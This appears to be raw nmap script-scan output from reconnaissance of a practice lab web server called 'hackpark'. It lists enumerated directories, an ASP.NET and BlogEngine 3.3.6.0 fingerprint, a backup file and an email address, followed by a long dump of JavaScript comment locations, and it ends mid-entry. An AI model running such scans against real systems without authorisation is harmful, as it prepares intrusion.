80/tcp open http
                             syn-ack
|_http-jsonp-detection: Couldn't find any JSONP
endpoints.
 http-enum:
    /calendar/cal_search.php: ExtCalendar
    /robots.txt: Robots file
    /calendar/cal_cat.php: Calendarix
    /archive/: Potentially interesting folder
    /archives/: Potentially interesting folder
    /author/: Potentially interesting folder
   /contact/: Potentially interesting folder
    /contacts/: Potentially interesting folder
    /search/: Potentially interesting folder
   /search-ui/: Potentially interesting folder
|_http-title: hackpark | hackpark amusements
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-wordpress-enum: Nothing found amongst the top 100
resources, use --script-args search-limit=<number|all> for
deeper analysis)
_http-fetch: Please enter the complete path of the
directory to save data in.
|_http-drupal-enum: Nothing found amongst the top 100
resources, use --script-args number=<number|all> for
deeper analysis)
| http-php-version: Logo query returned unknown hash
212cef079fe2d36b30c6890a43e1c79f
```

```
|_Credits query returned unknown hash
1962b02b88199c3a511dbf581601dbb4
 http-grep:
    (1) http://10.10.93.249:80/:
      (1) ip:
        + 10.10.93.249
    (1)
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js:
   (1) email:
        + oising@gmail.com
|_http-devframework: ASP.NET detected. Found related
header.
  http-sitemap-generator:
    Directory structure:
        Other: 2; axd: 8
      /Account/
        aspx: 1
      /Content/Auto/
        css: 1
      /Scripts/Auto/
        js: 1
      /author/
        Other: 1
      /scripts/syntaxhighlighter/scripts/
        is: 3
      /scripts/syntaxhighlighter/styles/
        css: 2
    Longest directory structure:
      Depth: 3
      Dir: /scripts/syntaxhighlighter/scripts/
```

```
Total files found (by extension):
      Other: 3; aspx: 1; axd: 8; css: 3; js: 4
|_http-xssed: No previously reported XSS vuln.
| http-backup-finder:
  Spidering limited to: maxdepth=3; maxpagecount=20;
withinhost=10.10.93.249
| http://10.10.93.249:80/foaf copy.axd
  http-comments-displayer:
  Spidering limited to: maxdepth=3; maxpagecount=20;
withinhost=10.10.93.249
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 101
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 22
      Comment:
      Path: http://10.10.93.249:80/post/welcome-to-hack-
park
      Line number: 281
      Comment:
          \leftarrow! — END CONTENT \longrightarrow
      Path:
```

```
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 844
      Comment:
           */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
     Line number: 78
      Comment:
          /** Name of the tag that SyntaxHighlighter will
automatically look for. */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 497
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 337
      Comment:
```

```
Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 69
      Comment:
      Path: http://10.10.93.249:80/post/welcome-to-hack-
park
      Line number: 319
      Comment:
          \leftarrow! — END FOOTER —
      Path: http://10.10.93.249:80/post/welcome-to-hack-
park
      Line number: 352
      Comment:
          <!-- BlogEngine 3.3.6.0 \longrightarrow
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 58
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
     Line number: 395
```

```
Comment:
           */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 308
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 391
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 276
      Comment:
      Path: http://10.10.93.249:80/post/welcome-to-hack-
park
      Line number: 78
```

```
Comment:
          \leftarrow! — END HEADER —
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 532
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 44
      Comment:
          /** Enables or disables gutter. */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 35
      Comment:
          /** Title to be displayed above the code block.
*/
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 269
      Comment:
```

```
Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 150
      Comment:
                         */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 651
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 1708
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 1481
      Comment:
```

```
*/
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 244
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 410
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 220
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 328
      Comment:
```

```
Path: http://10.10.93.249:80/WebResource.axd?
d=pynGkmcFUV13He1Qd6_TZKFmBG-AUY7YwSX-Eh_-
So8UKa0fIVRDpGlQdJn4r3q4SNLVEw2& t=635309994023293030
      Line number: 85
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 810
      Comment:
           */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 496
      Comment:
           */
```

```
Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 114
      Comment:
          /** <?= ?> tags. */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 462
      Comment:
           */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 1292
      Comment:
```

```
*/
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 411
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 280
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 392
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 155
      Comment:
      Path:
```

```
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 554
      Comment:
           */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 17
      Comment:
          /** Additional CSS class names to be added to
highlighter elements. */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 56
      Comment:
          /** Enables or disables automatic links. */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 221
      Comment:
```

```
Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 989
      Comment:
           */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 51
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 185
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 193
```

```
Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 641
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 336
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 132
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 426
      Comment:
      Path:
```

```
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 1434
      Comment:
                 */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 176
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 861
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 412
      Comment:
```

```
Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 200
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 153
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 615
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 306
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 1403
```

```
Comment:
                 */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 626
      Comment:
           */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 122
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 4
      Comment:
```

```
Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 24
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 224
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 91
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 135
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
```

```
Line number: 1313
      Comment:
                 */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 496
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 655
      Comment:
              */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 421
```

```
Comment:
           */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 517
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 406
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 1052
      Comment:
           */
      Path:
```

```
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 6
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 760
      Comment:
           */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 247
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 1621
      Comment:
```

```
*/
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 133
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 297
      Comment:
      Path: http://10.10.93.249:80/post/welcome-to-hack-
park
      Line number: 45
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 524
      Comment:
```

```
Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 86
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 912
      Comment:
           */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 169
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
     Line number: 432
```

```
Comment:
           */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 345
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 37
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 390
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 361
```

```
Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 248
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 262
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 377
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 266
      Comment:
      Path:
```

```
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shAutoloader.js
      Line number: 5
      Comment:
           */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 869
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
```

```
Line number: 20
      Comment:
          /** First line number. */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 344
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 1711
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 281
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 123
      Comment:
```

```
Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 680
      Comment:
           */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 408
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 289
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 621
      Comment:
```

```
Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 346
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 41
      Comment:
          /** Gets or sets tab size. */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 202
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 93
      Comment:
          /** Internal 'global' variables. */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
     Line number: 14
```

```
Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 32
      Comment:
          /** Lines to highlight. */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 23
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 592
      Comment:
           */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
```

```
XRegExp.js
      Line number: 2
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 1567
      Comment:
      Path: http://10.10.93.249:80/post/welcome-to-hack-
park
     Line number: 63
      Comment:
          ←!— START HEADER —>
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 192
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 708
      Comment:
```

```
*/
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 565
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 265
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
```

```
Line number: 168
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 11
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 398
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 129
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 325
      Comment:
```

```
Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 1671
      Comment:
                 */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 156
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 194
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 97
      Comment:
```

```
Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 145
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 446
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 827
      Comment:
           */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 347
      Comment:
```

```
Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 59
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 1172
      Comment:
           */
      Path: http://10.10.93.249:80/post/welcome-to-hack-
park
      Line number: 81
      Comment:
          \leftarrow! START CONTENT \longrightarrow
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 409
      Comment:
```

```
Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 578
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 146
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 338
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 222
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
```

```
Line number: 161
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 125
      Comment:
                         */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 635
      Comment:
           */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 388
```

```
Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 442
      Comment:
           */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 43
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 379
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 217
```

```
Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 447
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 15
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 163
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 452
      Comment:
```

```
*/
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 1155
      Comment:
           */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 566
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 105
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 225
      Comment:
```

```
Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 1270
      Comment:
                 */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 402
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 435
      Comment:
          /* separator */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 223
```

```
Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 53
      Comment:
          /** Forces code view to be collapsed. */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 255
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 120
      Comment:
          /** <script> tags. */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 339
      Comment:
      Path:
```

```
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 195
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 1366
      Comment:
                 */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 70
      Comment:
          /** Enables use of <SCRIPT
type="syntaxhighlighter" /> tags. */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 620
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
```

```
XRegExp.js
      Line number: 654
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 25
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 597
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 385
      Comment:
           */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
```

```
XRegExp.js
      Line number: 460
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
     Line number: 630
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
     Line number: 614
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 610
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 249
      Comment:
```

```
Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 896
      Comment:
           */
      Path: http://10.10.93.249:80/post/welcome-to-hack-
park
      Line number: 57
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 565
      Comment:
           */
```

```
Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 603
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 171
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 38
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 602
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 587
```

```
Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 577
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 572
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 568
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 562
      Comment:
      Path:
```

```
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 923
      Comment:
           */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 551
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 528
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 696
      Comment:
```

```
*/
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
     Line number: 459
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
     Line number: 113
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 162
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 154
      Comment:
```

```
Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 277
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 450
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 449
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 99
      Comment:
          /** This object is populated by user included
external brush files. */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
```

```
shCore.js
      Line number: 1282
      Comment:
                 */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 448
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 1648
      Comment:
                 */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
```

```
shCore.js
      Line number: 234
      Comment:
                 */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 413
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 196
      Comment:
          /** Collection of toolbar items. */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
```

```
shCore.js
      Line number: 1534
      Comment:
                 */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 1104
      Comment:
           */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 436
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 1023
      Comment:
```

```
*/
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 434
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 414
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 102
      Comment:
          /** Common regular expressions. */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
     Line number: 411
      Comment:
```

```
*/
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 962
      Comment:
           */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 12
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 361
      Comment:
```

```
Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 335
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 218
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 397
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 322
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
```

```
Line number: 268
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 47
      Comment:
          /** Enables or disables toolbar. */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 534
      Comment:
           */
      Path: http://10.10.93.249:80/Scripts/Auto/04-
jquery-jtemplates.js
      Line number: 1
      Comment:
          /* jTemplates 0.7.8
(http://jtemplates.tpython.com) Copyright (c) 2009 Tomasz
Gloc */
```

```
Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 493
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 498
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 395
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 1069
      Comment:
           */
```

```
Path:
